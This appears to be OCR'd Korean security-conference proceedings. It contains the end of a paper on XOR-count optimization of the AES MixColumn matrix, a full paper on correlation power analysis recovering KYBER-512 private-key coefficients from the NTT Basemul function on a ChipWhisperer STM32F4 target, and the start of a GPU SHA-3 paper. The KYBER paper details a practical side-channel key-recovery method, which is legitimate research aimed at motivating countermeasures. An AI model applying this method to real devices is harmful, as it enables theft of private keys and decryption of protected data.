6-2) 정리 2에 따라 행렬을 선형 연립방정식으로 표현했을 때, 선택된 두 열 i, j에 대한 $x_i \oplus x_j$를 임시변수 v_1로 치환해준 후 변형된 선형 연립방정식을 다시 행렬로 표현한다.

6-3) 변형된 행렬을 다시 6-1) 단계로 돌아가 반복하고 행렬의 $Dist$의 모든 값이 0을 만족하면 6) 단계를 종료한다. 이때, 반복 시행한 횟수가 재결합된 행렬 구현에 필요한 XOR 연산자 개수이다.

7) 6-3) 단계에서 RNBP 알고리즘을 통해 얻은 결과의 XOR 연산자 개수에 a개를 더하면 행렬 M을 구현하는데 필요한 XOR 연산자 개수가 된다.

확장된 RNBP 알고리즘에는 a를 선택하는 과정과 행렬 분해 과정, RNBP 알고리즘에서 랜덤 요소가 들어간다.

IV. 향상된 RNBP 알고리즘 적용 결과

기존 RNBP 알고리즘의 경우 AES MixColumn 행렬 구현에 필요한 XOR 연산자 개수를 95개로 제시했다. 본 논문에서는 확장된 RNBP 알고리즘을 반복 사용하여 같은 행렬에 대해서 XOR 연산자 개수가 93개인 구현 방법들을 얻었다. 그중 하나를 [표 3]에 제시한다.

[표 3] 93개 XOR 사용 AES MixColumn 행렬 구현

	# operation		# operation
1	t0 = x24 ^ x0	48	t47 = x11 ^ t10
2	t1 = x16 ^ x8	49	y27 = t26 ^ t47
3	t2 = x25 ^ x1	50	t49 = x17 ^ t19
4	y0 = x24 ^ t2	51	y1 = t6 ^ t49
5	t4 = x29 ^ x5	52	t51 = x1 ^ t49
6	t5 = x15 ^ x7	53	y17 = t43 ^ t51
7	t6 = x10 ^ x2	54	t53 = x10 ^ t32
8	t7 = x14 ^ x6	55	y2 = t33 ^ t53
9	t8 = x28 ^ t0	56	t55 = x18 ^ t29
10	y20 = t4 ^ t8	57	y26 = y10 ^ t55
11	t10 = x19 ^ x3	58	t57 = t1 ^ t30
12	y10 = t6 ^ t10	59	y12 = t31 ^ t57
13	t12 = x16 ^ x0	60	t59 = t0 ^ y7
14	y7 = t5 ^ t12	61	y23 = x31 ^ t59
15	t14 = x20 ^ x4	62	t61 = y0 ^ t12
16	t15 = x30 ^ x14	63	y8 = t51 ^ t61
17	y29 = t4 ^ t15	64	t63 = t31 ^ y21
18	t17 = x26 ^ t2	65	y13 = t15 ^ t63
19	y25 = x10 ^ t17	66	t65 = y14 ^ t38
20	t19 = x25 ^ x9	67	y30 = x22 ^ t65
21	y16 = t1 ^ t19	68	t67 = t32 ^ t55
22	t21 = x23 ^ t5	69	y18 = t6 ^ t67
23	y31 = t0 ^ t21	70	t69 = t14 ^ t33
24	t23 = t7 ^ t21	71	y3 = t12 ^ t69
25	y14 = x7 ^ t23	72	t71 = t7 ^ t31
26	y22 = x30 ^ t23	73	y5 = x29 ^ t71
27	t26 = x4 ^ t8	74	t73 = t10 ^ t36
28	y19 = x27 ^ t26	75	t74 = y19 ^ t73
29	t28 = x30 ^ x22	76	y11 = t34 ^ t74
30	t29 = x27 ^ x19	77	t76 = x21 ^ t12
31	t30 = x28 ^ t14	78	t77 = x12 ^ t76
32	t31 = x21 ^ x13	79	t78 = x5 ^ t77
33	t32 = x26 ^ x18	80	y4 = x4 ^ t78
34	t33 = x11 ^ x3	81	y19 = y19 ^ y3
35	t34 = x12 ^ t30	82	y29 = y29 ^ y5
36	y28 = y20 ^ t34	83	y20 = y20 ^ y4
37	t36 = t0 ^ t1	84	y14 = y14 ^ y6
38	y24 = y0 ^ t36	85	y4 = y4 ^ y12
39	t38 = x31 ^ y31	86	y22 = y22 ^ y23
40	t39 = x15 ^ t38	87	y6 = y6 ^ y7
41	y15 = t36 ^ t39	88	y7 = y7 ^ y15
42	t41 = x14 ^ t1	89	y0 = y0 ^ y16
43	y6 = t28 ^ t41	90	y16 = y16 ^ y8
44	t43 = x17 ^ t32	91	y3 = y3 ^ y11
45	y9 = y25 ^ t43	92	y25 = y25 ^ y1
46	t45 = x13 ^ t4	93	y10 = y10 ^ y2
47	y21 = t28 ^ t45		

V. 결론

본 논문에서는 RNBP 알고리즘에 Xiang 알고리즘의 행렬 분해 과정을 적용하여 확장된 RNBP 알고리즘을 제안했다. 본 알고리즘은 AES의 MixColumn 행렬 구현에 필요한 XOR 연산자 개수를 95개에서

93개로 기존 RNBP 알고리즘보다 향상된 결과를 제시했다. 추가로 이외의 암호들에서 사용되는 행렬에 대한 결과를 [표 4]에 제시한다.

[표 4] RNBP 알고리즘과 확장된 RNBP 알고리즘 적용한 행렬들의 XOR 연산자 개수 결과 비교

Cipher	RNBP	Ours
AES [10]	95	93
ANUBIS [11]	106	101
CLEFIA M_0 [12]	102	98
CLEFIA M_1 [12]	108	108
TWOFISH [13]	125	114

이와 같은 확장 방법은 다양한 알고리즘에 적용할 수 있다. 향후 RNBP 알고리즘보다 효과적인 알고리즘 연구를 통해 AES MixColumn 행렬 구현에 필요한 XOR 연산자 개수를 더 줄이는 방안을 연구할 계획이다.

[참고문헌]

[1] Lightweight Cryptography, NIST, https://csrc.nist.gov/Projects/lightweight-cryptography, Visited on May 18. 2020.

[2] Claude E. Shannon, “A Mathematical Theory of Cryptography”, Bell System Technical Memo MM 45-110-02, September 1, 1945.

[3] A. Poschmann, “Lightweight Cryptography from an Engineers Perspective.”, Workshop on Elliptic Curve Cryptography (ECC), 2007.

[4] C. Paar, “Optimized arithmetic for Reed-Solomon encoders.”, In IEEE International Symposium on Information Theory, page 250, 1997.

[5] J. Boyar and R. Peralta, “A new combinational logic minimization technique with applications to cryptology.”, In: Festa, P. (ed.) SEA 2010. LNCS, vol. 6049, pp. 178 - 189. Springer, Heidelberg, 2010

[6] Q. Q. Tan and T. Peyrin, “Improved Heuristics for Short Linear Programs.”, IACR Transactions on Cryptographic Hardware and Embedded Systems, 2020(1), 203-230, 2020.

[7] Z. Xiang, X. Zeng, D. Lin, Z. Bao, and S. Zhang, “Optimizing Implementations of Linear Layers.”, IACR Transactions on Symmetric Cryptology, 2020(2), 120-145, 2020.

[8] T. Kranz, G. Leander, K. Stoffelen, and F. Wiemer, “Shorter Linear Straight-Line Programs for MDS Matrices.”, IACR Transactions on Symmetric Cryptology, 2018(4), 188-211, 2018.

[9] S. Banik, Y. Funabiki, and T. Isobe, “More results on shortest linear programs.”, In: IWSEC 2019, 109 - 128, 2019.

[10] J. Daemen and, V. Rijmen, “The Design of Rijndael: AES - The Advanced Encryption Standard.”, Information Security and Cryptography. Springer, 2002.

[11] P. S.L.M. Barreto and V, Rijmen. “The ANUBIS Block Cipher.”, FirstOpen NESSIE Workshop, 2000.

[12] T. Shirai, K. Shibutani, T. Akishita, S. Moriai, and T. Iwata, “The 128-bit blockcipher CLEFIA (extended abstract).” In Fast Software Encryption, 14th International Workshop, FSE 2007, Luxembourg, Luxembourg, March 26-28, 2007, Revised Selected Papers, 181 - 195, 2007.

[13] B. Schneier, J. Kelsey, D. Whiting, D. Wagner, C. Hall and N. Ferguson. “Twofish: A 128-bit block cipher”, 1998.

NIST PQC Round 3 Finalist 후보 KYBER NTT 곱셈에 대한 상관전력분석

김수진*, 김연재*, 문혜원*, 안성현*, 이태호*, 한재승*, 한동국*

*국민대학교 (대학원생, 교수)

Correlation Power Analysis for NTT Multiplication in NIST PQC Round 3 Finalist Candidate KYBER

Soo-Jin Kim*, Yeon-Jae Kim*, Hye-Won Mun*, Seong-Hyun An*, Tae-Ho Lee*, Jaeseung Han*, Dong-Guk Han*

*Kookmin University (Graduate Student, Professor)

요 약

현재 사용하고 있는 공개키 암호는 양자 컴퓨팅 환경에서 쇼어 알고리즘 적용 시 안전성을 보장하지 못한다. 따라서 양자 컴퓨터에서도 안전한 양자 내성 암호(PQC, Post-Quantum Cryptography)에 대한 많은 연구들이 이루어지고 있으며, 현재 NIST(National Institute of Standards and Technology)를 중심으로 표준화 사업을 진행 중이다. 본 논문에서는 NIST PQC 표준화 사업 Round 3 Finalist 후보인 KYBER에 대한 상관전력분석 방법을 제안한다. KYBER는 NTT (Number Theoretic Transform) 변환을 사용하여 효율적으로 다항식 곱셈을 하는 특징이 있으며, 2개의 계수씩 곱셈 연산을 진행한다. 개인키가 사용되는 복호화 알고리즘의 NTT 곱셈 연산에서 STM32F4 Target Board for Chipwhisperer CW308 UFO Board를 사용하여 실험을 진행하였으며, 상관전력분석을 통해 KYBER의 개인키를 복구 가능함을 보인다.

I. 서론

전 세계적으로 전자 거래 보안의 핵심인 공개키 암호 체계는 소인수 분해 및 이산 대수 문제를 기반으로 설계되었다. 이러한 공개키 암호의 경우 양자 컴퓨팅 환경에서 1994년 쇼어가 제안한 양자 알고리즘 적용 시 다항 시간 내에 비밀키가 해독되어 안전성을 보장할 수 없다. 최근 양자 컴퓨터의 실현 가능성이 제기되면서 이러한 환경에서도 안전한 양자 내성 암호(PQC, Post-Quantum Cryptography)에 대한 연구가 많이 이루어지고 있다.

NIST(National Institute of Standards and Technology)에서는 2016년부터 알고리즘의 기능에 따라 PKE(Public Key Encryption)/KEM (Key Encapsulation Mechanism)과 전자서명 두 분야로 나누어 양자 내성 암호 표준화 사업을 진행하고 있다. 이후 2020년 7월 Round 3에서 7개의 Finalist 후보와 8개의 Alternate 후보를 발표했다. PKE/KEM에서는 Classic McEliece, KYBER, NTRU, SABER 4개의 Finalist의 후보가 존재한다.

본 논문에서는 Finalist의 후보 중 하나인 격자 기반 양자 내성 암호 KYBER에 대한 상관전력분석을 제시한다. 상관전력분석이란 암호 알고리즘이 동작할 때 누출되는 소비전력과 사용되는 중간값의 피어슨 상관계수를 통해 비밀정보를 분석하는 방법이다. 공격자가 KYBER의 비밀정보인 개인키를 복구한다면 모든 암호문에 따른 정상적인 메시지를 복호화 할 수 있으며, 공개 정보를 사용해 세션키 또한 복구할 수 있다. KYBER는 복호화 알고리즘에서 개인키를 사용해 복호화된 메시지를 반환하며, NTT(Number Theoretic Transform) 변환을 사용해 다항식 곱셈을 효율적으로 연산한다. 본 논문은 상관전력분석을 통해 KYBER 복호화 과정의 NTT 곱셈 연산에서 개인키를 복구하는 방법을 제시하고 그에 따른 실험결과를 보인다.

II. 관련 연구

[표 1] 기호 및 설명

기호	설명
q	모듈러
$\mathbb{Z}_q$	정수를 q로 나눈 나머지 집합
R_q	$\mathbb{Z}_q[X]/<X^n+1>$ (n : 다항식의 차수)
k	모듈(Module)의 개수
a_j	행렬 a의 j번째 다항식($0 \le j < k$)
$f[i]$	다항식 f의 i번째 계수
$\hat{f}$	NTT 변환을 적용한 다항식 f
E	Encode 함수
ζ^i	i 번째 primitive 256-th roots of unity
$br(i)$	부호 없는 정수 i의 비트 반전 값
$\sim$	NOT
$HW(b)$	16-bit 변수 b의 해밍웨이트 값
P	전력소비 집합

2.1 KYBER

KYBER는 격자 기반 암호이며 Module-LWE(MLWE) 문제의 어려움에 기반한다[1]. KYBER는 보안 수준에 따라 3가지 버전으로 나뉘며 그에 따른 파라미터는 [표 2]와 같다.


[표 2] KYBER 버전에 따른 파라미터

버전	512	768	1024
보안 수준	1	3	5
n	256	256	256
k	2	3	4
q	3329	3329	3329
복호화 실패확률	2^{-139}	2^{-164}	2^{-174}
개인키 크기	1632	2400	3168
공개키 크기	800	1184	1568
암호문 크기	736	1088	1568

KYBER PKE는 키 생성, 암호화, 복호화 3개의 알고리즘으로 구성된다. [표 3]은 KYBER PKE의 복호화 알고리즘의 유사코드이며 NTT 변환을 적용한 개인키 $\hat{s}$과 암호문 c를 사용해 메시지 m을 반환한다. $\hat{s}$은 키 생성 알고리즘으로부터 미리 생성해 사용한다. [그림 1]은 KYBER-512에서 [표 3] line 4-5를 도식화한 것이다.

[표 3] KYBER PKE 복호화 유사코드

Input	$\hat{s} = NTT(s),\ c = (c_1, c_2)$
Output	m
1 : $u := Decompress_q(c_1, d_u)$	
2 : $v := Decompress_q(c_2, d_v)$	
3 : $\hat{u} := NTT(u)$	
4 : $\widehat{us} := \hat{u} \times \hat{s}$	
5 : $E(m) := v - NTT^{-1}(\widehat{us})$	
6 : $m := E^{-1}(E(m))$	
7 : return m	



[그림 1] KYBER-512 PKE 복호화 과정 (line 4-5)

KYBER는 [표 3]의 line 4에서 NTT 변환을 사용해 R_q에서의 다항식 곱셈을 빠르게 진행한다. KYBER의 $q = 3329$는 소수이고 $q - 1 = 2^8 \times 13$을 만족하므로 primitive 256-th roots of unity가 존재한다. $\zeta^1 = 17$ 이며 전체 256-th roots of unity는 $\{\zeta, \zeta^3, \ldots, \zeta^{255}\}$로 나타낸다. 따라서 256차 다항식 $f \in R_q$ 를 NTT 변환 시 수식 (1)과 같이 1차 다항식 128개로 표현한다.

$$NTT(f) = \hat{f} = (f \bmod X^2 - \zeta^{2br(i)+1}, 0 \le i < 128)$$
$$= (\hat{f}[0] + \hat{f}[1]X, \ldots, \hat{f}[254] + \hat{f}[255]X),\ f[i] \in \mathbb{Z}_q \cdots (1)$$

NTT 변환을 적용한 두 개의 다항식$(\hat{f}, \hat{g})$의 곱셈은 아래의 수식 (2)와 같이 1차 다항식 간의 곱셈으로 나눠서 진행한다.

III. KYBER NTT 곱셈의 상관전력분석

본 장에서는 KYBER 복호화 알고리즘의 NTT 곱셈에 대한 상관전력분석을 제안한다.

[표 4]는 수식 (2)의 1차 다항식 두 개의 곱

$$\begin{aligned}\hat{f} \times \hat{g} &= (\hat{f}[2i] + \hat{f}[2i+1]X)(\hat{g}[2i] + \hat{g}[2i+1]X) \bmod X^2 - \zeta^{2br(i)+1},\ 0 \le i < 128 \\ &= (\hat{f}[2i]\hat{g}[2i]) + (\hat{f}[2i]\hat{g}[2i+1] + \hat{g}[2i]\hat{f}[2i+1])X + (\hat{f}[2i+1]\hat{g}[2i+1])X^2 \bmod X^2 - \zeta^{2br(i)+1} \\ &= (\hat{f}[2i]\hat{g}[2i] + \hat{f}[2i+1]\hat{g}[2i+1]\zeta^{2br(i)+1}) + (\hat{f}[2i]\hat{g}[2i+1] + \hat{g}[2i]\hat{f}[2i+1])X \bmod X^2 - \zeta^{2br(i)+1} \cdots (2)\end{aligned}$$

셈 연산을 수행하는 KYBER Reference Code [1]의 Basemul 함수이다. 이때 [표 3]의 line 4에서 $128\times k$번의 Basemul 함수를 사용한다.

[표 4] Basemul 함수 (in KYBER Reference Code)

```
1 : void Basemul(int16_t r[2], const int16_t a[2],
2 :                 const int16_t b[2], int16_t zeta)
3 : {
4 :         r[0]  = fqmul(a[1],b[1]);
5 :         r[0]  = fqmul(r[0],zeta);
6 :         r[0] += fqmul(a[0],b[0]);
7 :         r[1]  = fqmul(a[0],b[1]);
8 :         r[1] += fqmul(a[1],b[0]);
9 : }
```

$a[0], a[1]$에는 개인키의 계수 $\hat{s_j}[2i], \hat{s_j}[2i+1]$, $b[0], b[1]$에는 $\hat{u_j}[2i], \hat{u_j}[2i+1]\,(0\le i<128,\ 0\le j<k)$이 입력된다. 알고리즘에서 사용되는 $fqmul(a,b)$은 $a\times b$ 연산 후 몽고메리 리덕션을 적용한다. 이때 $fqmul(a,b)\in[-q+1, q-1]$을 만족한다.


상관전력분석 시행 시 해당 연산에서의 올바른 중간값을 정하는 것이 중요하다. 본 논문에서는 중간값을 $fqmul(GK, \hat{u_j}[2i])$ 및 $fqmul(GK, \hat{u_j}[2i+1])$ 두 개를 대상으로 공격을 수행한다. 이때 개인키의 후보계수 GK는 $0\sim q-1$이다.

$fqmul$ 연산의 출력값을 중간값으로 사용하는 경우, 옳은키의 계수와 비슷한 상관계수를 가지는 유사계수가 존재한다. 먼저 $fqmul(a,b)=c$ 라고 할 때 $fqmul(-a,b)=-c$ 이고, 이때 $HW(-c)=HW((\sim c)+1)$을 만족한다. [그림 2]는 모든 c에 대한 $|HW(-c)-HW(\sim c)|$의 값에 따른 개수를 나타낸 것이다. 이때 두 값의 차이가 0과 1에 많이 분포하므로 $HW(-c)$을 $HW(\sim c)$로 근사하여 다음의 식을 유도할 수 있다.

$$HW(-c)=HW((\sim c)+1)\approx HW(\sim c)=16-HW(c)$$

또한 $HW(-c)$의 집합과 $HW(\sim c)$의 집합에 대한 피어슨 상관계수는 약 0.87로 두 집합이 선형관계에 있음을 알 수 있다.

상관전력분석에서 상관계수에 절댓값을 취하는 경우 아래 식을 통해 옳은키의 계수 a와 그에 따른 높은 상관계수 절댓값을 가지는 유사계수 $-a \bmod q$가 존재함을 증명할 수 있다.



[그림 2] $|HW(-c)-HW(\sim c)|$값에 따른 개수

$$\begin{aligned}|Corr(P, HW(c))| &= |Corr(P, 16-HW(c))|\\ &= |Corr(P, HW(\sim c))|\\ &\approx |Corr(P, HW(-c))|\end{aligned}$$

따라서 $fqmul$ 출력값을 중간값으로 사용해 $\hat{s_j}[2i]$ 와 $\hat{s_j}[2i+1]$ 각각 두 개의 후보계수를 구할 수 있다. 다음으로 구해진 후보계수 쌍 4가지에 대하여, 중간값을 $r[0]$([표 4] line 6) 및 $r[1]$([표 4] line 8)의 출력값으로 상관전력분석을 한 번 더 수행한다. 총 4번의 상관계수 절댓값을 구하여 가장 큰 상관계수를 가지는 계수를 옳은계수로 판단한다.

이러한 방법으로 한 번의 Basemul 함수에서 두 번의 상관전력분석을 통해 개인키 계수 $\hat{s_j}[2i]$, $\hat{s_j}[2i+1]$을 복구한다. 이 과정을 $128\times k$번 시행 시 KYBER의 $\hat{s}$의 계수를 모두 복구할 수 있다.

IV. 실험 결과


본 실험에서는 STM32F4 Target Board for Chipwhisperer CW308 UFO Board에서 KYBER-512의 첫 번째 Basemul 함수가 동작할 때 파형을 수집했다. 이때 자세한 실험환경은 [표 5]와 같다.

[표 5] 실험환경

전력 수집 보드	Chipwhisperer-Lite
분석 대상 칩	STM32F4 Target Board for Chipwhisperer CW308 UFO Board (32-bit 기반 프로세서)
파형 수	10,000
샘플링 레이트	29.538 MS/s

첫 번째 Basemul 함수에서 상관전력분석을 통해 $\hat{s_0}[0]$, $\hat{s_0}[1]$을 복구하며, 앞서 말한 중간값에 대한 실험을 수행한 결과는 다음과 같다.

중간값을 $fqmul(GK, \hat{u_0}[1])$로 설정할 때 실험결과는 [그림 3]과 같다. 높은 상관계수를 가지는 계수들은 총 6개 존재하며, 3개의 구간에서 비슷한 상관계수를 가지는 계수가 2개씩 존재한다.



[그림 3] Basemul 함수 상관전력분석 결과
(중간값 : $fqmul(GK, \hat{u_0}[1])$)


[구간 ①] Basemul (line 4)에 해당하는 구간이며 후보계수 $\hat{s_0}[1]$과 $-\hat{s_0}[1] \bmod q$ 에서 높은 상관계수를 가진다. 따라서 $\hat{s_0}[1]$의 후보를 2개 구할 수 있다.

[구간 ②] Basemul (line 5-6)에 해당하는 구간이며 $\hat{s_0}[1] \times zeta \bmod q$와 $-\hat{s_0}[1] \times zeta \bmod q$에서 높은 상관계수를 가진다. 이때 각 후보계수에 $zeta^{-1} \bmod q$를 곱하여 [구간 ①]에서 구한 $\hat{s_0}[1]$의 후보를 2개 구할 수 있다.

[구간 ③] Basemul (line 7-8)에 해당하는 구간이며 후보계수 $\hat{s_0}[0]$과 $-\hat{s_0}[0] \bmod q$ 에서 높은 상관계수를 가진다. 따라서 $\hat{s_0}[0]$의 후보를 2개 구할 수 있다.

중간값이 $fqmul(GK, \hat{u_0}[0])$인 경우에도 유사한 실험결과로 $\hat{s_0}[0]$, $\hat{s_0}[1]$의 후보계수를 2개씩 구할 수 있다.

이후 $\hat{s_0}[0]$, $\hat{s_0}[1]$의 후보계수 4쌍에 대한 상관계수를 계산하여 옳은 계수의 조합을 찾는다. [그림 4]는 중간값을 $r[0]$([표 4] line 6)로 선택했을 때의 후보계수 쌍에 대한 상관계수이다. 이때 옳은계수 쌍 ($\hat{s_0}[0]$, $\hat{s_0}[1]$)의 최대 상관계수는 0.86이며 Ratio 1.19로 옳은 계수를 복구할 수 있다. 이때 Ratio는 가장 높은 상관계수를 다음으로 큰 상관계수로 나눈 값이다.



[그림 4] Basemul 함수 상관전력분석 결과
(중간값 : $r[0]$)

중간값이 $r[1]$([표 4] line 8)인 경우는 최대 상관계수는 0.9, Ratio 1.2로 옳은계수 쌍을 복구할 수 있다.

위의 과정을 [표 3]의 line 4에서 연산하는 모든 Basemul 함수에 적용 시 KYBER-512의 개인키 $\hat{s}$의 계수를 모두 복구할 수 있다. 마찬가지로 KYBER-768, KYBER-1024에 확장하여 공격 적용이 가능하다.

V. 결론

본 논문에서는 KYBER 복호화 알고리즘의 NTT 곱셈에서 개인키를 복구하는 상관전력분석을 제안하였다. 실험결과 먼저 $\hat{s}$의 각 계수들의 후보를 2개로 줄인 뒤, 상관전력분석을 한 번 더 적용하여 옳은 계수들을 복구하였다. 따라서 대응기법이 적용되지 않은 KYBER 경우 상관전력분석을 통해 개인키를 복구할 수 있으므로 부채널 분석에 안전한 대응기법을 적용해야 한다.

[사사] "이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00520,SCR-Friendly 대칭키 암호 및 응용모드 개발)"

[참고문헌]

[1] Roberto Avanzi, et al., “https://pq-crystals.org/kyber/data/kyber-specification-round3.pdf.”, 2020

GPU 환경에서의 SHA-3(512) 병렬 최적 구현*

최호진, 서석충*

국민대학교 금융정보보안학과*

Fast Parallel implementation of SHA-3(512) in GPU Environment

Hojin Choi and SeogChung Seo*

Department of Financial Information Security, Kookmin University*

요 약

SHA-3는 표준 암호학적 해시 함수로 Sponge Structure를 사용해 기존 표준 해시 함수의 충돌쌍 공격에 내성을 가진다. 하지만 소프트웨어 환경에서 느린 성능으로 인해 사용빈도가 낮았다. 최근 양자 컴퓨터의 발전으로 양자 내성 암호알고리즘의 키 생성 함수 등 SHA-3의 사용빈도가 올라감에 따라 소프트웨어 환경에서의 SHA-3 최적화 연구가 진행되고 있다. 소프트웨어 환경 중 GPU 아키텍처는 많은 스레드로 고속 병렬 연산 처리가 가능하다. 대량의 데이터의 무결성 검증이 요구되는 환경에서의 GPU 아키텍처를 활용하여 효과적인 병렬 처리를 통한 연산 시간을 효율적으로 감소시킬 수 있다. 본 논문은 GPU 환경에서 SHA-3(512) 알고리즘 고속 병렬 처리 방안을 제안하며 최대 37.87Gb/s의 처리량을 보여준다.

I. 서론

해시 함수는 메시지의 무결성을 검증해주는 알고리즘이며 기존의 암호학적 해시 함수는 Secure Hash Algorithm-1(SHA-1), SHA-2를 주로 사용해왔다. 하지만 SHA-1은 내부 설계 구조로 충돌 저항성의 많은 공격 방법이 제시되었고[1, 2] 2017년 서로 다른 2개의 PDF 파일이 같은 SHA-1 해시값을 가지는 충돌쌍이 발표되었다 [3]. 그뿐만 아니라 SHA-1의 내부 블록 연산 구조와 유사한 연산 구조를 가지는 SHA-2 알고리즘도 SHA-1의 충돌 쌍 공격 방법과 유사한 충돌 쌍 공격 방법이 제안되었다 [4].

2015년, National Institute of Standards and Technology(NIST)는 기존의 표준 해시 함수의 충돌 쌍 취약점에 대응, Keccak Algorithm을 SHA-3 표준 해시 함수로 선정했다. 최근 SHA-3는 양자 내성 암호 공모전에 제출된 많은 암호알고리즘 내부 함수로 사용되고 있다. 하지만 소프트웨어 환경에서 SHA-3는 기존의 해시 함수보다 느린 성능을 제공하며, PQC 암호알고리즘은 비교적 느린 연산 속도를 보여주고 있다. 따라서 내부 성능 최적화 연구는 필수적 요소로 대두되었다.


이에 본 논문에서는 GPU 환경에서의 SHA-3 고속 병렬 처리 방안을 제안한다.

II. SHA-3

2.1 Sponge Structure

Keccak 알고리즘은 기존 표준 해시 함수와 다른 Sponge Structure로 설계되었다. [그림 1]은 Sponge Structure를 보여준다. Sponge Structure는 Absorbing 과정과 Squeezing 과정으로


* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임



[그림 1] Keccak Algorithm Sponge Structure [5]

분리된다. Absorbing 과정은 내부 상태와 평문 데이터 정보가 eXclusive OR(XOR) 연산을 통해 합쳐지는 과정이며 Squeezing 과정은 요구된 길이만큼 해시값을 출력하는 과정이다. 내부 상태 갱신은 Keccak F 함수를 통해 갱신된다.

2.2 Internal State



[그림 2] Keccak Internal State [5]


$state\ (bit)$	25	50	100	200	400	800	1600
z	1	2	4	8	16	32	64
Round	12	14	16	18	20	22	24

[표 1] Keccak State Parameter Value[5]

Keccak 알고리즘은 3차원 좌표계로 내부 상태를 구성한다. [그림 2]는 내부 상태에 대한 요약본이다. x,y좌표는 최댓값이 5로 고정되어 있으며 z좌표의 최댓값에 따라 내부 상태의 크기가 결정된다. [표 1]은 z값에 따른 내부 상태 크기 및 F 함수 반복횟수를 나타낸다.

2.3 F function

SHA-3 Sponge Structure에서 사용하는 F 함수는 총 5가지($\rho,\theta,\pi,\chi,\iota$) 과정으로 구성된다. [그림 3]은 Sponge Structure F 함수 4개의 과정에 대한 요약



[그림 3] Keccak Algorithm F Function [5]

Round$[b](A, \mathrm{RC})$

θ STEP

$C[x] = A[x,0] \oplus A[x,1] \oplus A[x,2] \oplus A[x,3] \oplus A[x,4]$, $\forall x$ in $0\ldots4$

$D[x] = C[x-1] \oplus \mathrm{ROT}(C[x+1],1)$, $\forall x$ in $0\ldots4$

$A[x,y] = A[x,y] \oplus D[x]$, $\forall (x,y)$ in $(0\ldots4, 0\ldots4)$

ρ AND π STEPS

$B[y,2x+3y] = \mathrm{ROT}(A[x,y], r[x,y])$, $\forall (x,y)$ in $(0\ldots4, 0\ldots4)$

χ STEP

$A[x,y] = B[x,y] \oplus ((\mathrm{NOT}\ B[x+1,y])\ \mathrm{AND}\ B[x+2,y])$, $\forall (x,y)$ in $(0\ldots4, 0\ldots4)$

ι STEP

$A[0,0] = A[0,0] \oplus \mathrm{RC}$

return A

[알고리즘 1] Keccak F function Algorithm [6]

